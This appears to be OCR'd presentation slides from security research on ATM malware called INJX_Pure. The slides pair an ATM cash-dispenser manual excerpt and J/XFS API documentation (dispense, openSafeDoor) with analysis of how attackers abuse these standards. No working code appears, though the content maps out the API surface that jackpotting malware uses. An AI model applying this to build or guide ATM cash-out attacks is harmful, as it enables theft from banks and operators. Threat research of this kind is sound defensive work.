
The **CASH DISPENSER SETUP** option allows the terminal operator to perform the following functions:

1. **GENERAL SETTINGS.** This function allows user to set cassette status reporting, value of trap status threshold, set retract cash option, and set wait for bills taken option.
2. **912 HOST LOGICAL CASSETTE MAPPING.** This function allows user to map the 912 logical name as specified by the host network or bank.
3. **CONFIGURE CASSETTES.** This function allows configuring the cassette parameters for country code, currency value, and media size specifications.

ATM manual in OSINT

Dispense function

INJX_Pure – Dispense




3.3 IJxfsCashDispenserControl

3.3.1 Summary

Extends	Implements
IJxfsBaseControl	

Property	Type	Access
capabilities	*JxfsCapabilities*	R
mixTable	*java.util.lang.Vector of JxfsMixTable*	RW
uvv	*boolean*	RW
currencies	*java.util.Vector of JxfsCurrency*	R

Method	Return
get*Property*	*Property*
set*Property*	*void*
is*Property*	*boolean*
denominate	identificationID
dispense	identificationID
dispenseExec	identificationID
startExchange	identificationID
endExchange	identificationID
endExchange (no parameters)	identificationID
openSafeDoor	identificationID
calibrateCashUnit	identificationID
getDateTime	identificationID
setDateTime	identificationID
queryOrder	identificationID
removeOrder	identificationID
queryCashUnit	identificationID
updateCashUnit	identificationID
reset	identificationID
testCashUnits	identificationID
queryDenominations	identificationID
updateDenominations	identificationID



3.3.3.2 dispense

Syntax	***identificationID dispense(JxfsDispenseRequest dispenseRequest) throws JxfsException;***
Remarks	Dispenses the amount of money which is specified by the *JxfsDenomination*. The cash is dispensed at the side specified with the *position* property.

Parameter	**Type**	**Name**	**Description**
	JxfsDispenseRequest	dispenseRequest	Contains all parameter used for dispensing cash.

XFS Approach

- Possibility of proprietary implementations
- Increased development time
- With INJX_Pure, someone has to:
  1) Deploy the malware
  2) Be at the ATM at the right time

Concluding Thoughts

- Malicious activity facilitated by legitimate, widely-used financial standards
- Two different approaches to accomplish the same thing
- High operational requirements: money mules, long-term intrusions